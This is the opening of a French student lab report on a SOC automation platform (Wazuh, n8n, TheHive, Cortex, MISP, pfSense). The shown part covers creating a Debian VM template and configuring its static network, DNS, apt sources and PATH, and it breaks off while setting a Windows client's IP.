

***CyberOps Automatisé : Surveillance,
Orchestration et Réponse
avec Wazuh et SOAR***

Sommaire :

Création des machines.....	2
Durcissement de nos serveurs Linux.....	18
Wazuh.....	33
Installation.....	33
Configuration.....	34
Connexion au workflow n8n.....	49
n8n.....	51
Transition technologique : De Shuffle à n8n.....	51
Installation.....	52
Configuration.....	57
The Hive.....	84
Installation.....	84
Configuration.....	88
Intégration de Cortex.....	90
Intégration de MISP.....	96
Connexion au workflow n8n.....	103
Cortex.....	104
Installation.....	104
Configuration.....	107
Connexion au workflow n8n.....	121
MISP.....	121
Installation.....	121
Configuration.....	124
Connexion au workflow n8n.....	131
Pfsense.....	133
Configuration.....	133
Mise en place de Suricata.....	137
Mise en place de la REST API.....	147
Attaques et réponses.....	150
Scénario 1 : Reconnaissance passive / Collecte d'information.....	153
Scénario 2 : Exfiltration de données utilisateurs.....	157
Scénario 3 : Persistance / Point d'entrée via ajout d'utilisateur avec des droits admins.....	168
Scénario 4 : Gain des droits admin sur Grafana de la DVWA.....	173
Scénario 5 : Reconnaissance réseau / Scan pour des fins de pivot.....	178
Scénario 6 : Pivot Windows / Exploitation CVE sur Apache TomCat / Chiffrement d'une partie de la machine:.....	180
Conclusion et retour sur la plateforme.....	196

Création des machines

Je souhaite créer un template Debian pour ensuite l'utiliser pour la création de 3 serveurs :



Voici mon besoin :



vCPU : 4 cœur

RAM : 8 Go

Stockage : 100 Go

Pour obtenir du réseau dans ce lab isolé, nous devons tout d'abord déployer un network. Puis par la suite un WAN gate :





On ne démarre pas tout de suite la machine car il faut rajouter l'image ISO :

HOST SETTINGS

Hostname

TemplateDebian

OS

 Debian GNU/Linux 10 (64-bit)

Advanced settings

>

HARDWARE SETTINGS

▼

CPU cores

4

Memory size

8 GB

Video memory size

128 MB

Storage

100 GB

ICON





OPTIONAL SETTINGS

▼

Power on host

☐

Custom icon label

COMMANDS

+ Create new virtual machine

Machine déployé dans les tâches :

Tasks

RECENTLY COMPLETED (51)


✓

Deploy vm TemplateDebian

Succeeded at Tue 04:30:04 PM in 4s by student1



Je monte un ISO debian :



DISK TYPE

☒ ISO image

ISO IMAGE +

☒ debian-12.8.0-amd64-netinst(1).iso - 1.0.0 ▼

COMMANDS

+ Mount ISO image

Connexion du template debian au réseau (192.168.10.0/24) :

Create network adapter

IP CONFIGURATION

☒ Static IPv4 address

NETWORK ADAPTER SETTINGS

IP address 192.168.10.1

Mask 255.255.255.0

Default gateway 192.168.10.254

Advanced settings


OPTIONAL SETTINGS >

COMMANDS



+ Create network adapter

The diagram illustrates a network setup on a grid background. At the top left, a box labeled '192.168.30.0/24' is connected to a cloud icon labeled 'gate-1'. Below the cloud, the IP '254' is shown. A horizontal line labeled '192.168.10.0/24' connects the cloud to a server icon labeled 'Template Debian' at the bottom right. On the left side of the diagram, there are two additional network boxes: '192.168.20.0/24' and '192.168.10.0/24'.

Lancement de l'environnement :



Il faut adresser le réseau manuellement (pour de l'IP statique) :



[!!] Configurer le réseau

L'adresse IP est propre à une machine et peut être constituée de :

- * quatre nombres séparés par des points (IPv4) ;
- * des blocs de caractères hexadécimaux séparés par le caractère « deux-points » (IPv6).

Il est également possible d'ajouter un masque de sous-réseau au format CIDR (par exemple « /24 »).

Si vous ne savez pas quoi indiquer, veuillez consulter l'administrateur de votre réseau.

Adresse IP :

192.168.10.1

<Revenir en arrière>

<Continuer>

[!!] Configurer le réseau

Le masque-réseau sert à déterminer les machines locales du réseau. Si vous ne connaissez pas cette valeur, consultez votre administrateur. Le masque-réseau est une série de quatre nombres séparés par des points.

Valeur du masque-réseau :

255.255.255.0

<Revenir en arrière>

<Continuer>

[!!] Configurer le réseau

La passerelle est une adresse IP (quatre nombres séparés par des points) qui indique la machine qui joue le rôle de routeur ; cette machine est aussi appelée le routeur par défaut. Tout le trafic qui sort du réseau (p. ex. vers Internet) passe par ce routeur. Dans quelques rares circonstances, vous n'avez pas besoin de routeur. Si c'est le cas, vous pouvez laisser ce champ vide. Consultez votre administrateur si vous ne connaissez pas la réponse correcte à cette question.

Passerelle :

192.168.10.254

<Revenir en arrière>

<Continuer>

[!] Configurer le réseau

Les serveurs de noms servent à la recherche des noms d'hôtes sur le réseau. Veuillez donner leurs adresses IP (pas les noms des machines) ; vous pouvez inscrire au plus trois adresses, séparées par des espaces. N'utilisez pas de virgule. Le premier serveur indiqué sera interrogé en premier. Si vous ne voulez pas utiliser de serveur de noms, laissez ce champ vide.

Adresses des serveurs de noms :

192.168.10.254

<Revenir en arrière>

<Continuer>

[!] Configurer le réseau

Veuillez indiquer le nom de ce système.

Le nom de machine est un mot unique qui identifie le système sur le réseau. Si vous ne connaissez pas ce nom, demandez-le à votre administrateur réseau. Si vous installez votre propre réseau, vous pouvez mettre ce que vous voulez.

Nom de machine :

templatedebian

<Revenir en arrière>

<Continuer>

[!] Configurer le réseau



Le domaine est la partie de l'adresse Internet qui est à la droite du nom de machine. Il se termine souvent par .com, .net, .edu, ou .org. Si vous paramétrez votre propre réseau, vous pouvez mettre ce que vous voulez mais assurez-vous d'employer le même nom sur toutes les machines.

Domaine :


<Revenir en arrière>


<Continuer>

On choisit la mise en place d'un partitionnement sécurisé (partitions séparées) :



Problème réseau pour les paquets, on le corrigera plus tard :





Mise en place des sources manuellement pour les paquets :

```
GNU nano 7.2 /etc/apt/sources.list
#deb cdrom:[Debian GNU/Linux 12.8.0 _Bookworm_ - Official amd64 NETINST with firmware 20241109-11:04]/ bookworm contrib main non-free-firmware
deb http://deb.debian.org/debian bookworm main contrib non-free-firmware
deb http://deb.debian.org/debian-security bookworm-security main contrib non-free-firmware
deb http://deb.debian.org/debian bookworm-updates main contrib non-free-firmware
```

Mise en place du resolver DNS :

```
GNU nano 7.2 /etc/resolv.conf *
nameserver 192.168.10.254
nameserver 8.8.8.8
nameserver 1.1.1.1
```

Mise en place de l'IP statique :

```
GNU nano 7.2 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
allow-hotplug ens192
iface ens192 inet static
    address 192.168.10.1/24
    gateway 192.168.10.254
    # dns-* options are implemented by the resolvconf package, if installed
    dns-nameservers 192.168.10.254
```

Mise en place des routes pour notre architecture avec firewall :

```
root@templatedebian:/home/templatedebian# ip route
default via 192.168.10.254 dev ens192 onlink
192.168.10.0/24 dev ens192 proto kernel scope link src 192.168.10.1
```

route add default 192.168.0.1

Modification du PATH avec /usr/sbin :

```
root@templatedebian:/home/templatedebian# nano /root/.bashrc_
```


```
GNU nano 7.2 /root/.bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.

# Note: PS1 and umask are already set in /etc/profile. You should not
# need this unless you want different defaults for root.
# PS1='${debian_chroot:+($debian_chroot)}\h:\w\$ '
# umask 022

# You may uncomment the following lines if you want `ls' to be colorized:
# export LS_OPTIONS='--color=auto'
# eval "$(dircolors)"
# alias ls='ls $LS_OPTIONS'
# alias ll='ls $LS_OPTIONS -l'
# alias l='ls $LS_OPTIONS -lA'
#
# Some more alias to avoid making mistakes:
# alias rm='rm -i'
# alias cp='cp -i'
# alias mv='mv -i'
export PATH=$PATH:/usr/sbin
```

```
root@templatedebian:/home/templatedebian# source /root/.bashrc
```

La mise en place de notre architecture se déroule bien :



Nous avons utilisé le modèle pré-déployé pour pfsense, de même pour les windows. Les serveurs ont tous été mis en place en utilisant le template debian créé précédemment où un durcissement de sécurité respectant les normes de l'ANSSI a été appliqué (voir partie suivante). La Kali n'a pas pu être créée avec le modèle pré-déployé à cause d'un problème de clé expirée pour l'utilisation de apt.

Le réseau a été mis manuellement sur la Windows Cliente comme sur les différentes machines Linux :

Edit IP settings

☒ On

IP address

192.168.30.3

Subnet mask

255.255.255.0

Gateway

